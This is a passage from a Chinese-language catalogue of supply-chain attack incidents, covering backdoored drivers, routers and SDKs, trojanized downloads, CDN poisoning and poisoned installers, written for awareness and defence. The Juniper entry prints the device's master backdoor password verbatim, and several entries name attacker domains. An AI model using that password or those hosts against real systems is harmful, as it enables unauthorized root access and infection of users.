	的音频驱动中从而控制特殊键如键盘上的 Media 键。 研究人员指出，惠普的缺陷代码（CVE-2017-8360）实现不良，它不但会抓取特殊键，而且还会记录每次按键并将其存储在人类可读取的文件中。这个记录文件位于公用文件夹 C:\Users\Public\MicTray.log 中，包含很多敏感信息如用户登录数据和密码，其它用户或第三方应用程序都可访问。因此安装到计算机上的恶意软件甚至是能物理接近计算机的人都能够复制日志文件并访问所有的用户按键、提取敏感数据如银行详情、密码、聊天日志和源代码。 2015 年，这个按键记录功能以新的诊断功能身份在惠普音频驱动版本 1.0.0.46 中推出，并自此有近 30 款惠普计算机都内置有这种功能。 受影响的机型包括 HP Elitebook 800 系列、EliteBook Folio G1、HP ProBook 600 和 400 系列等等。
直接威胁	获取用户键盘输入记录
影响范围	HP Elitebook 800 系列、EliteBook Folio G1、HP ProBook 600 和 400 系列等数十款产品，很可能其它使用了 Conexant 硬件和驱动器的硬件厂商也受影响，实际受影响用户数未知（参考数据：惠普 2016 年笔记本市场份额 20%，销量超千万）
参考链接	http://bobao.360.cn/news/detail/4159.html http://bobao.360.cn/learning/detail/3847.html

- **家用路由器后门事件**

事件名称	家用路由器后门事件
披露时间	近年
事件描述	各类家用路由器厂商在开发过程中忘记删除测试版本中的调试后门，也有部分厂商为了方便售后管理也会在路由器中预留各类超级后门。由于这类安全事件频繁发生，故我们将其统一归为一类，参考链接中列举了多起此类安全事件。
直接威胁	调试后门或者预留后门可被攻击者直接登录获得 root 权限
影响范围	各类家用路由器
参考链接	http://bobao.360.cn/news/detail/1260.html http://0day5.com/archives/241/

- **Juniper VPN 后门事件**

事件名称	Juniper VPN 后门事件
披露时间	2015 年 12 月
事件描述	2015 年 12 月 15 日著名的网络设备厂商 Juniper 公司发出风险声明，其防火墙、VPN 设备使用的操作系统具有重大安全风险，建议尽快升级相关版本。 声明中提及两个重大风险：1）设备的 SSH 登录系统在输入任意用户名的情况下，使用超级密码“<<< %s(un='%s') = %u”后就可以最高权限登录系统。2）设备的 VPN 安全通道上传递的数据可以被攻击人解密、篡改和注入。

直接威胁	设备的 SSH 登录系统在输入任意用户名的情况下，使用超级密码就可以最高权限登录系统，设备的 VPN 安全通道上传递的数据可以被攻击人解密、篡改和注入。
影响范围	全球上万 NetScreen 设备被攻击。
参考链接	https://www.secpulse.com/archives/42059.html http://netsecurity.51cto.com/art/201512/502232.htm http://www.myibc.net/about-us/news/1627-juniper-vpn 后门事件分析.html

- **WormHole**

事件名称	WormHole
披露时间	2015 年 11 月
事件描述	2015 年 11 月百度 moplus SDK 的一个被称为虫洞（Wormhole）的漏洞被漏洞报告平台 wooyun.org 所披露，研究人员发现 Moplus SDK 具有后门功能，但这不一定是由于漏洞或跟漏洞相关，之所以称之为漏洞是基于 Moplus SDK 的访问权限控制以及应该如何限制这种访问的角度。因此，它虽然具有漏洞相关的概念而实际上是一个后门程序，如推送钓鱼网页，插入任意联系人，发送伪造短信，上传本地文件到远程服务器，未经用户授权安装任意应用到 Android 设备。而执行这些行为唯一的要求是该设备首先需要连接互联网。由于 Moplus SDK 已经被集成到众多的 Android 应用程序中，这就意味着有上亿的 Android 用户受到了影响。研究结果还表明，已经有恶意软件在利用 Moplus SDK 的漏洞了。 此后门被报导后“一石激起千层浪”，它被植入到 14000 款 app 当中，这些 app 有接近 4000 个都是由百度出品的。
直接威胁	推送钓鱼网页，插入任意联系人，发送伪造短信，上传本地文件到远程服务器，未经用户授权安装任意应用到 Android 设备
影响范围	14000 款 app 遭植入，安卓设备感染量未知
参考链接	http://bobao.360.cn/learning/detail/2244.html https://www.secpulse.com/archives/40062.html

- **iBackDoor**

事件名称	mobiSage 广告库被植入后门代码
披露时间	2015 年 11 月
事件描述	艾德思奇(adSage)是移动广告应用开发商。2015 年 11 月 FireEye 的 Zhaofeng 等人发表了一篇报告叫《iBackDoor: High-Risk Code Hits iOS Apps》。报告中指出 FireEye 的研究员发现了疑似”后门”行为的广告库 mobiSage 在上千个 app 中，并且这些 app 都是在苹果官方 App Store 上架的应用。通过服务端的控制,这些广告库可以做到录音和截屏、上传 GPS 信息、增删改查 app 数据、读写 app 的钥匙链、发送数据到服务器、利用 URL schemes 打开其他 app 或者网页、安装企业应用等功能。
直接威胁	录音和截屏、上传 GPS 信息、增删改查 app 数据、读写 app 的钥匙链、发送数据到服务器、利用 URL schemes 打开其他 app 或者网页、安装企业应用。

影响范围	2,846 个 app 包含后门库，苹果设备感染量未知。
参考链接	https://www.fireeye.com/blog/threat-research/2015/11/ibackdoor_high-risk.html

- **棱镜计划**

事件名称	棱镜计划（PRISM）
披露时间	2013 年
事件描述	棱镜计划（PRISM）是一项由美国国家安全局（NSA）自 2007 年起开始实施的绝密电子监听计划，该计划的正式名号为“US-984XN”，直接进入美国网际网路公司的中心服务器里挖掘数据、收集情报，包括微软、雅虎、谷歌、苹果等在内的 9 家国际网络巨头皆参与其中。 其中以思科公司为代表的科技巨头利用其占有的市场优势在科技产品中隐藏“后门”，协助美国政府对世界各国实施大规模信息监控，随时获取各国最新动态。思科公司多款主流路由器产品被曝出在 VPN 隧道通讯和加密模块存在预置式“后门”，即技术人员在源码编写过程中已经将“后门”放置在产品中，利用“后门”可以获取密钥等核心敏感数据。
直接威胁	信息监控、获取敏感信息
影响范围	几乎涵盖所有接入互联网使用的人群
参考链接	https://baike.baidu.com/item/棱镜门/6006333?fr=aladdin

- **F5 BIG-IP 内置 SSH 私钥**

事件名称	F5 BIG-IP 内置 SSH 私钥
披露时间	2012 年 6 月
事件描述	F5 公司是应用交付网络(ADN)领域全球领导者.提供应用安全,数据中心防火墙,负载均衡,数据存储,广域网优化,虚拟化及云计算解决方案。 2012 年 6 月，安全研究人员发现 F5 多个产品（F5 BIG-IP）存在一个未明配置错误，允许未身份验证的用户以“root”账户登录设备。问题原因是 SSH private key 对应的公钥内置于漏洞设备中，使得用户可以绕过验证直接登录 F5 设备。 受影响的产品和版本如下： BIG-IP LTM 版本 9.x, 10.x 和 11.x BIG-IP GTM 版本 9.x, 10.x 和 11.x BIG-IP ASM 版本 9.x, 10.x 和 11.x BIG-IP Link Controller 版本 9.x, 10.x 和 11.x BIG-IP PSM 版本 9.x, 10.x 和 11.x BIG-IP WOM 版本 10.x and 11.x BIG-IP APM 版本 10.x and 11.x BIG-IP Edge Gateway 版本 10.x 和 11.x BIG-IP Analytics 版本 11.x Enterprise Manager 版本 1.x 和 2.x
直接威胁	设备遭恶意用户绕过验证登录
影响范围	未知

参考链接	https://www.trustmatta.com/advisories/MATTA-2012-002.txt https://www.trustmatta.com/advisories/matta-disclosure-policy-01.txt

交付环节

软件从开发商到达用户手中的过程都属于软件交付环节，在互联网时代，这个过程主要是通过购买/共享存储介质、网络下载等方式实施。

而基于我国的“国情”，国内针对软件交付环节进行攻击的案例最为广泛，因为攻击成本最低，主要体现在软件捆绑下载安装这类攻击手法中，另外还有诸如下载劫持（域名劫持、城域网缓存毒化）、物流链劫持等攻击手法。

捆绑下载


我们已经提到过，众多的未授权的第三方下载站点、云服务、共享资源、破解版软件等共同组成了灰色软件供应链，而通过灰色软件供应链获取的软件极易被攻击者植入恶意代码，比如 2012 年初的汉化版 Putty 后门事件，因为非官方汉化后被植入后门木马导致大量系统管理员账号密码泄露引发重大安全威胁。

不仅灰色供应链中获取的软件极易被植入恶意代码，就连某些正规的下载站、应用市场，由于审核不严等因素也被攻击者植入过含有恶意代码的“正规”软件，比如 WireX Android Botnet 污染 Google Play 应用市场事件。我们将所有这类针对用户获取软件产品的源头进行恶意代码植入的攻击统称为“捆绑下载”。

- 黑客在谷歌搜索上投放带毒的谷歌身份验证器

事件名称	黑客在谷歌搜索上投放带毒的谷歌身份验证器
披露时间	2024 年 7 月
事件描述	Malwarebytes 发布新报告显示谷歌竟然允许黑客投放虚假的谷歌身份验证器广告(Google Authenticator)，这个虚假的验证器包含恶意软件。该恶意软件 DeerStealer 是一种窃取程序，它会通过攻击者控制的 vaniloin[.]fun 网站窃取您的个人数据。 值得注意的是黑客还通过某种方式绕过了谷歌的广告审核机制，因为该广告显示的来自 google[.]com 并且被标记为经过身份认证的广告投放者。但点击后其跳转到钓鱼网站 chromeweb-authenticators[.]com 并声称是谷歌安全中心，诱导用户下载带毒的谷歌身份验证器，带毒版本还被托管在 Github 上。
直接威胁	窃取用户个人数据
影响范围	通过虚假广告下载安装谷歌身份验证器的用户
参考链接	https://www.malwarebytes.com/blog/news/2024/07/threat-actor-impersonates-google-via-fake-ad-for-authenticator


- 暗蚊黑产团伙利用 macOS 破解软件下载网站传播木马

事件名称	暗蚊黑产团伙利用 macOS 破解软件下载网站传播木马
披露时间	2024 年 1 月
事件描述	2024 年 1 月，安天 CERT 发现暗蚊黑产团伙（又称 amdc6766 团伙）利用非官方软件下载站进行投毒和攻击下游用户，攻击者在运维工具上捆绑植入 macOS 平台远控木马。 被利用的下载站点为“MACYY”，研究人员搜索“Mac 破解软件”等关键字时，该下载站在 Google 搜索站排名第一，在 Bing 搜索站排名第七，可见该网站是一个较为流行的 macOS 破解软件下载站点。该网站上 SecureCRT、FinalShell、Navicat、UltraEdit、Microsoft Remote Desktop 共五款运维工具被植入恶意文件。 恶意运维工具运行后，从远程服务器下载远控木马，攻击者植入受害者 macOS 设备的远控木马是从开源木马 KhepriC2 和 goncat 改写而来。控制 macOS 设备后，攻击者收集各类文件上传至匿名文件共享服务托管平台 oshi.at，并用 fscan、nmap 等进行内网扫描，借助 Web 漏洞和 SSH 暴力破解等手段进入 Linux 服务器，最终在 Linux 服务器里植入后门。攻击过程如下所示： 
直接威胁	远程控制计算机
影响范围	该下载站点 5 款带有恶意文件的运维工具的下载总量超过 3 万次
参考链接	https://www.antiy.cn/research/notice&report/research_report/DarkMozzie.html

- 木马化 Windows 10 安装程序针对乌克兰政府部署后门

事件名称	木马化 Windows 10 安装程序针对乌克兰政府部署后门
披露时间	2022 年 12 月
事件描述	2022 年 12 月，Mandiant 发现了一个以乌克兰政府实体为重点的社会工程供应链攻击活动，该活动利用木马化的 ISO 文件伪装成合法的 Windows 10 操作系统安装程序。木马化的 ISO 托管在乌克兰语和俄语的 Torrent 文件共享网站上。安装受感染的软件后，恶意软件会收集有关受感染系统的信息并将其泄露。在一部分受害者中，部署了额外的工具以进一步收集情报。在某些情况下，我们发现了可能在初步侦察后部署的其他有效载荷，包括 STOWAWAY、BEACON 和 SPAREPART 后门。
直接威胁	远程控制计算机、用户信息收集
影响范围	乌克兰政府实体
参考链接	https://cloud.google.com/blog/topics/threat-intelligence/trojanized-windows-installers-ukrainian-government/

- anandgovards 黑产团伙利用 Docker Hub 镜像的供应链攻击事件

事件名称	anandgovards 黑产团伙利用 Docker Hub 镜像的供应链攻击事件
披露时间	2021 年 8 月
事件描述	2021 年 8 月，腾讯安全云鼎实验室通过对 Docker Hub 的镜像进行长期监控和安全态势分析，监测到一个较大的挖矿黑产团伙利用 Docker Hub 上传特制挖矿镜像，通过蠕虫病毒快速感染 docker 主机，入侵成功后，再自动下拉这些特制挖矿镜像到本地运行进行挖矿获利。该黑产团伙从 2020 年 6 月开始使用 3 个 Docker Hub 账户制作了 21 个恶意镜像，累计下载传播量达到 342 万，获取了不低于 313.5 个门罗币，获利高达 54 万多人民币。因其挖矿账户中包含了邮箱账号 anandgovards，被腾讯称为 anandgovards 黑产团伙。其攻击的相关流程如下图所示： 
直接威胁	挖矿
影响范围	恶意镜像累计下载量达 342 万，影响数量为百万级
参考链接	https://mp.weixin.qq.com/s/PrDhq7uyd74dE8v05aaKFA

- **WireX Android Botnet**

事件名称	WireX Android Botnet 污染 Google Play 应用市场事件
披露时间	2017 年 8 月 28 日
事件描述	2017 年 8 月 17 日，名为 WireX BotNet 的僵尸网络通过伪装普通安卓应用的方式大量感染安卓设备并发动了较大规模的 DDoS 攻击，此举引起了部分 CDN 提供商的注意，此后来自 Akamai, Cloudflare, Flashpoint, Google, Oracle Dyn, RiskIQ, Team Cymru 等组织联合对该事件进行分析，并于 8 月 28 日发布了该事件的安全报告。
直接威胁	DDOS 攻击
影响范围	已发现大约有 300 种不同的移动应用程序分散在 Google Play 商店中，WireX 引发的 DDoS 事件源自至少 7 万个独立 IP 地址，8 月 17 日攻击数据的分析显示，来自 100 多个国家的设备感染了 WireX BotNet。
参考链接	https://blog.cloudflare.com/the-wirex-botnet/?utm_content=buffer9e1c5&utm_medium=social&utm_source=twitter.com&utm_campaign=buffer http://blogs.360.cn/blog/analysis_of_wirex_botnet

- **隐魂**

事件名称	隐魂
披露时间	2017 年 8 月
事件描述	2017 年 8 月，360 安全中心紧急预警了一款感染 MBR（磁盘主引导记录）的“隐魂”木马，感染 MBR（磁盘主引导记录）的“隐魂”木马捆绑在大量色情播放器的安装包中诱导下载安装，安装包安装后调用加载读取释放出来的 JPG 图片并解密图片后的 shellcode 代码并执行。 “隐魂”木马入侵系统后劫持浏览器主页并安插后门实现远程控制。短短两周内，“隐魂”木马的攻击量已达上百万次，是迄今传播速度最快的 MBR 木马。
直接威胁	受感染计算机卡慢，浏览器主页劫持，远程控制计算机
影响范围	两周内，“隐魂”木马的攻击量已达上百万次
参考链接	http://bobao.360.cn/learning/detail/4238.html


- **假冒“老毛桃”**

事件名称	假冒“老毛桃”
披露时间	2017 年 8 月
事件描述	2017 年 8 月，360 安全中心接到多起网友反馈，称电脑中所有浏览器的主页都被篡改，而且强制锁定为 http://dh936.com/?00804 推广页面。据 360 安全专家分析，这是一款假冒“老毛桃”PE 盘制作工具的推广木马在恶意作祟。 下载该制作工具后，其捆绑的“净网管家”软件会释放木马驱动篡改首页。当发现中招者试图安装安全软件时，还会弹出“阻止安装”提示，诱导中招者停止安装。专家进一步分析后发现，该驱动还设置了不少保护措施逃避安全软件查杀，如禁止自身文件和注册表的浏览和读取等。
直接威胁	捆绑“净网管家”软件，释放木马驱动篡改首页，阻止安全软件安装
影响范围	针对老毛桃工具用户，感染量未知
参考链接	http://bobao.360.cn/interref/detail/207.html

- **异鬼**

事件名称	异鬼Ⅱ
披露时间	2017 年 7 月
事件描述	2017 年 7 月被曝光的异鬼Ⅱ Bootkit 木马通过高速下载器传播。隐藏在正规软件甜椒刷机中，带有官方数字签名，导致大量安全厂商直接放行。木马的 VBR 感染模块、恶意功能模块均由云端下发，作者可任意下发功能模块到受害者电脑执行任意恶意行为，目前下发的主要是篡改浏览器主页、劫持导航网站、后台刷流量等。
直接威胁	篡改浏览器主页、劫持导航网站、后台刷流量
影响范围	针对甜椒刷机软件用户，通过国内几大知名下载站的高速下载器推广，影响百万台机器
参考链接	http://www.freebuf.com/articles/web/141633.html

- **灵隐**

事件名称	灵隐
披露时间	2017 年 6 月
事件描述	2017 年 6 月，360 安全卫士曝光了“灵隐”木马，该木马通过打包修改各种外挂，捆绑木马程序，再通过网盘和各类游戏论坛传播。 “灵隐”通过打包修改各种外挂，捆绑木马程序，再通过网盘和各类游戏论坛传播。执行劫持浏览器、删除安全软件、进行软件推广功能。 
直接威胁	劫持浏览器、删除安全软件、进行软件推广功能
影响范围	针对游戏外挂使用者，360 每天拦截该木马超 10 万次
参考链接	http://www.freebuf.com/articles/system/143461.html

- **火球（Fireball）**

事件名称	火球（Fireball）
披露时间	2017 年 6 月
事件描述	2017 年 6 月 1 日，知名安全公司 CheckPoint 发布报告称，发现了由中国公司控制的流氓软件“火球（Fireball）”，因受害者众多，已经引起国外安全机构的重视。 “火球（Fireball）”实际上是利用了野马浏览器、Deal Wifi 软件等 8 款流氓软件进行传播，这些流氓软件感染电脑后会将 Chrome 浏览器的首页、TAB 页改为随机生成的搜索页，而用户无法更改。 不过戏剧性的是，微软表示其研究的结果表明“火球（Fireball）”感染率远低于 Check Point 指出的数字，影响可能被夸大了。微软的数据表明，拉丁美洲和非洲许多国家的感染率都比 Check Point 的数字更低。微软表示，Check Point 根据访问搜索页面的次数估算出 Fireball 恶意软件感染率大小，而不是通过收集端点设备数据。
直接威胁	劫持 Chrome 浏览器首页及新标签页
影响范围	Mustang Brower、Deal WiFi、FVP Imageviewer、Soso Desktop、Holainput 输入法、OZIP、Siviewer、Winzippers 八款软件使用者，奇安信威胁情报中

	心根据微软给出的感染分布图推算“火球（Fireball）”全球感染了大概千万左右的计算机系统。
参考链接	https://blog.checkpoint.com/2017/06/01/fireball-chinese-malware-250-million-infection/ https://blogs.technet.microsoft.com/mmpc/2017/06/22/understanding-the-true-size-of-fireball/ http://www.huorong.cn/info/149663131668.html

- **流量收割者**

事件名称	流量收割者
披露时间	2017 年 02 月
事件描述	2017 年 02 月，安全研究人员曝光当用户从百度旗下的 http://www.skycn.net/和 http://soft.hao123.com/这两个网站下载任何软件时，都会被植入恶意代码。该恶意代码进入电脑后，会通过加载驱动等各种手段防止被卸载，进而长期潜伏，并随时可以被“云端”远程操控，用来劫持导航站、电商网站、广告联盟等各种流量。
直接威胁	导航站劫持、首页劫持、浏览器劫持、网盟广告劫持
影响范围	针对下载站使用者，传播范围未知
参考链接	http://www.huorong.cn/info/148826116759.html?utm_sources=landian.la http://news.163.com/17/0303/18/CEKF4K0U000187VE.html

- **“卫士”流氓软件**

事件名称	“卫士”流氓软件
披露时间	2017 年 1 月
事件描述	2017 年 1 月某些安全软件公司接到用户反馈，刚刚装好的系统无法安装安全软件，具体表现为：安装程序执行安装步骤到一半的时候，安装程序自己消失，除此以外浏览器首页也被恶意篡改。进一步的分析发现，这些用户的问题是由于两个叫做“卫士”的流氓软件导致，分别是：“浏览器卫士”和“铠甲卫士”。 “浏览器卫士”和“铠甲卫士”以保卫用户电脑安全之名，执行推广软件、阻止安全软件安装、破坏安全软件功能操作。
直接威胁	推广软件安装，阻止安全软件安装，破坏安全软件功能
影响范围	针对“浏览器卫士”和“铠甲卫士”软件用户，感染量未知
参考链接	http://www.huorong.cn/info/148352991557.html

- **净广大师**

事件名称	净广大师
披露时间	2016 年 12 月
事件描述	2016 年 12 月自称通过多家安全厂商的认证的“净广大师”劫持百度搜索流量牟利。软件安装后，会释放一个名为 rtdxftex.sys 的驱动程序，该驱动程序具有很强的内核级对抗能力。被感染之初，用户不会感觉到任

	何异样，但该病毒驱动文件名会随着重启不断变换，以此来躲避安全厂商的截杀和代码分析。即使“净广大师”被卸载，该病毒功能依然会随机激活，劫持用户的搜索流量。
直接威胁	劫持基于 HTTPS 的百度搜索，仅可访问带计费 ID 的百度搜索网页
影响范围	针对净网大师软件用户，感染量未知
参考链接	http://www.huorong.cn/info/148179983055.html http://www.huorong.cn/info/148230103656.html

- **暗云**

事件名称	暗云
披露时间	2015 年 1 月
事件描述	2015 年 1 月首次被曝光的“暗云”是一种 BootKit 木马，恶意代码从云端下载执行。“暗云”通过对正常的“赤月传说”、“传奇霸业”等游戏微端进行 patch，进而伪装成游戏通过各大下载站的下载器等多种传播渠道进行海量推广。
直接威胁	设置浏览器主页、关闭杀软、推广网站
影响范围	针对下载器使用者，百万级计算机被感染
参考链接	http://www.freebuf.com/vuls/57868.html http://www.freebuf.com/articles/system/109096.html http://www.freebuf.com/articles/system/134017.html http://www.freebuf.com/vuls/57868.html

- **中文版 Putty 后门事件**

事件名称	中文版 Putty 后门事件
披露时间	2012 年 2 月
事件描述	汉化版 Putty 在 2012 年 2 月被曝光在软件中发现后门，中文版 Putty 在用户输入所有信息之后在服务器验证密码用户名信息之前，新增发送服务器地址、用户名、密码到特定 asp 空间的恶意逻辑，导致使用他的用户其服务器信息被窃取。 这一安全事件可能是 Putty 在汉化过程中被攻击者恶意植入木马后门再通过各类第三方下载站传播。
直接威胁	获取使用 Putty 登录的服务器地址、用户名、密码
影响范围	此次事件窃取服务器 root 密码近 3 万条，多家跨国企业也中招
参考链接	http://os.51cto.com/art/201202/314269.htm http://bbs.duba.net/thread-22623363-1-1.html

下载劫持

软件从各种网络渠道下载过程中也可能受到攻击，比如被捆绑恶意软件、篡改、劫持下载的域名等，以下列举一些实际的攻击方式：

- **域名劫持**

攻击者通过劫持下载站点的域名，使得用户访问到攻击者指定的下载站点下载恶意软件，而用户却全然不知，比如 2010 年百度域名劫持事件。

- **CDN 污染、P2P 缓存毒化**

攻击者通过 CDN 污染、P2P 缓存毒化等方式，使得用户在使用某些下载软件提供的缓存加速功能时下载到攻击者事先毒化后的文件块，而前面提到的“Xcode 非官方版本恶意代码污染”事件所涉及的软件版本就有通过被 P2P 缓存毒化后植入非官方版本的可能。

参考链接：

http://weibo.com/3802345927/CBAPoj5IR

http://weibo.com/1401527553/AaPhvCON9

http://blog.csdn.net/u011354613/article/details/52025387

- UTG-Q-010 供应链攻击针对香港金融

事件名称	UTG-Q-010 供应链攻击针对香港金融
披露时间	2025 年 9 月
事件描述	2025 年上半年，全球金融市场经历巨变，黄金价格因多种因素暴涨，吸引了网络犯罪分子的目光。奇安信威胁情报中心发现，APT 组织 UTG-Q-010 利用供应链攻击，将香港金融机构“金荣中国”和“万州金业”的金融软件下载页的链接指向植入恶意代码的安装包。这两家机构是国内高价值投资者的主要交易平台。恶意安装包包含白加黑组件，执行下载者逻辑，下载内存 loader 和 shellcode，并使用 2025 年新出现的 AdaptixC2 渗透框架。攻击活动的影响范围从游戏、AI 和医疗领域扩展到金融、制造和文化等关键行业。
直接威胁	远程控制、敏感数据窃取
影响范围	2025 年 7 月前后从香港金融机构“金荣中国”和“万州金业”官网下载金融软件的用户
参考链接	https://mp.weixin.qq.com/s/pfP6H-oj94EP04kfGBKzIA

- RVTools 供应链攻击与 Bumblebee 恶意软件传播事件

事件名称	RVTools 供应链攻击与 Bumblebee 恶意软件传播事件
披露时间	2025 年 5 月
事件描述	攻击者通过入侵 RVTools（一款流行的 VMware 环境管理工具）的官方网站下载服务器，将合法安装程序替换为携带 Bumblebee 恶意软件的版本。恶意版本在安装过程中会释放并执行 Bumblebee 加载器，该加载器采用多层混淆技术逃避检测，最终在内存中加载 Cobalt Strike 信标。攻击特别针对企业 IT 管理员群体，利用其对 RVTools 的信任进行传播。Bumblebee 恶意软件具备键盘记录、凭证窃取、横向移动等能力，可完全控制受害系统。攻击者通过精心设计的 C2 基础设施（包括多个备用域名和 IP）确保攻击持续性。
直接威胁	企业网络完全控制、敏感凭证窃取、横向移动、数据泄露

影响范围	使用受影响 RVTools 版本的企业 IT 管理员和 VMware 环境，主要影响北美和欧洲地区
参考链接	https://zerodaylabs.net/rvtools-bumblebee-malware/

- 针对 CDN 服务的供应链攻击

事件名称	针对 CDN 服务的供应链攻击
披露时间	2024 年 6、7 月
事件描述	2024 年 6 月 25 日，Sansec 安全研究团队披露了一起严重的网络安全事件：知名的 Polyfill 开源库的 CDN 分发站点 polyfill.io（以及 GitHub 账户）自今年 2 月卖给了一家中国企业之后，修改了 JavaScript 库（“polyfill.js”）的代码内容，开始嵌入恶意程序，以将访问使用其服务的网站用户重新引跳转至体育赌博或其他恶意网站。Sansec 估计，超过 10 万个网站受到了这次攻击的影响，包括很多知名上市公司。 这些攻击还集中在 Staticfile 和 BootCDN 等被广泛用于托管和加速静态资源的服务上。这些服务最初由个人开发人员或小型团队发起，经常在财务可持续性方面遇到困难，使他们容易受到外部援助或收购的影响。 这些攻击的模式表明，某些组织采取了一种蓄意和有计划的方法，来吸收或破坏竞争对手。例如，自 2013 年以来一直提供 CDN 服务的 BootCDN 由于财务压力，多年来在赞助和服务提供商方面经历了多次变更。这种不稳定性最终导致服务在可疑的情况下被转移到新的管理层，导致恶意代码被注入到它所服务的资源中。 BootCDN 静态资源的持续污染一直是其用户群的一个重大问题，尤其是在该服务的 ICP 备案和域名注册于 2023 年 4 月转移到一家新公司之后。到 2023 年 6 月，用户开始报告广泛的资源中毒事件。这表明对这项长期存在的服务进行了系统性的利用，将其转变为针对依赖它的无数网站进行网络攻击的载体。
直接威胁	用户被重定向到恶意和诈骗网站
影响范围	超过 110000 个嵌入图书馆和电子商务的站点受到供应链攻击的影响
参考链接	https://sansec.io/research/polyfill-supply-chain-attack https://v2ex.com/t/1056428

- 暗蚊黑产团伙针对 LNMP 和 OneinStack 安装包投毒

事件名称	暗蚊黑产团伙针对 LNMP 和 OneinStack 安装包投毒
披露时间	2023 年 4 月，2023 年 10 月，2024 年 5 月，2024 年 8 月
事件描述	暗蚊黑产团伙（又称 amdc6766 团伙）自 2023 年开始针对 PHP/JAVA 环境部署工具 OneinStack 和 Linux 服务器环境部署工具 LNMP 发起多次供应链投毒攻击：2023 年 4 月 OneinStack 投毒，2023 年 4 月 LNMP 投毒，2023 年 9 月 LNMP 投毒，2023 年 10 月 OneinStack 投毒，2024 年 5 月 LNMP 投毒，2024 年 8 月 OneinStack 投毒。 上述几起供应链投毒攻击手法相似，攻击者将官方下载服务器的安装包替换为带毒版本，如果用户下载并运行带毒安装包，其中植入的恶意代码会进一步下载后门程序到 Linux 机器上，并通过 crond 实现持久化。

直接威胁	远程控制计算机
影响范围	下载服务器挂马期间所有下载并使用部署工具的设备
参考链接	https://www.4hou.com/posts/vxQL https://ti.qianxin.com/blog/articles/Analysis-of-Recent-OneinStack-Supply-Chain-Poisoning-Event-CN/ https://mp.weixin.qq.com/s/R0kn5STsiwIUhIqVRwnNxw https://mp.weixin.qq.com/s/7h5rMLnv16uh27RoVrDmCw https://mp.weixin.qq.com/s/c5O6EtpWWj1N8whVdiek8Q

- FreeDownloadManager 网站多年来将 Linux 用户重定向至恶意软件

事件名称	FreeDownloadManager 网站多年来将 Linux 用户重定向至恶意软件
披露时间	2023 年 9 月
事件描述	据报道，FreeDownloadManager 供应链攻击将 Linux 用户重定向到安装了窃取信息的恶意软件的恶意 Debian 软件包存储库，此次活动已经进行了三年多。恶意 Debian 软件包用于安装基于 Debian 的 Linux 发行版（包括 Ubuntu 和基于 Ubuntu 的分支），它会释放一个 Bash 信息窃取脚本和一个从 C2 服务器建立反向 shell 的 crond 后门。 卡巴斯基表示，“freedownloadmanager[.]org”上托管的官方下载页面有时会将那些试图下载 Linux 版本的用户重定向到恶意域名“deb.fdmpkg[.]org”，该域名托管着一个恶意的 Debian 软件包。 由于这种重定向仅在某些情况下发生，而不是在从官方网站尝试下载的所有情况下发生，因此推测脚本根据特定但未知的标准针对用户进行恶意下载。 其中恶意域名在社交媒体、Reddit、StackOverflow、YouTube 和 Unix Stack Exchange 的各种帖子中被传播为获取免费下载管理器工具的可靠来源。
直接威胁	远程控制计算机
影响范围	2020 年至 2022 年之间安装了免费下载管理器的 Linux 版本的用户
参考链接	https://securelist.com/backdoored-free-download-manager-linux-malware/110465/ https://www.freedownloadmanager.org/blog/?p=664

物流链劫持

在软硬件交付环节中，针对物流链层面的攻击也有不少相关案例，攻击者可能通过替换、植入、修改等方式在软硬件产品送达消费者之前的整个物流环节中进行攻击。

常见的攻击方式有：软硬件产品代理生产环节攻击（生产安装光盘等存储介质时植入木马）、运输环节对产品进行掉包替换等等，下面是相关案例介绍。

- **黎巴嫩寻呼机、对讲机等通讯设备爆炸事件**

2024 年 9 月 17 日，中东地区的黎巴嫩真主党成员（包括战士和医务人员）使用的寻呼机在黎巴嫩各地同时引爆，爆炸主要发生在反对以色列的真主党组织势力强大的地区，特别是贝鲁特南部郊区、黎巴嫩东部贝卡山谷，以及叙利亚大马士革。此次爆炸袭击造成至少 12 人死亡，数千人受伤。大多数人的面部、手部或腹部遭到伤害，爆炸事件伤亡人员中包括多名真主党成员。

第二天 9 月 18 日，贝鲁特和黎巴嫩部分地区再次出现系列爆炸，爆炸设备为真主党组织成员使用的对讲机。在第二轮爆炸袭击中，至少有 25 人死亡，600 多人受伤。下图为设备爆炸发生地点。

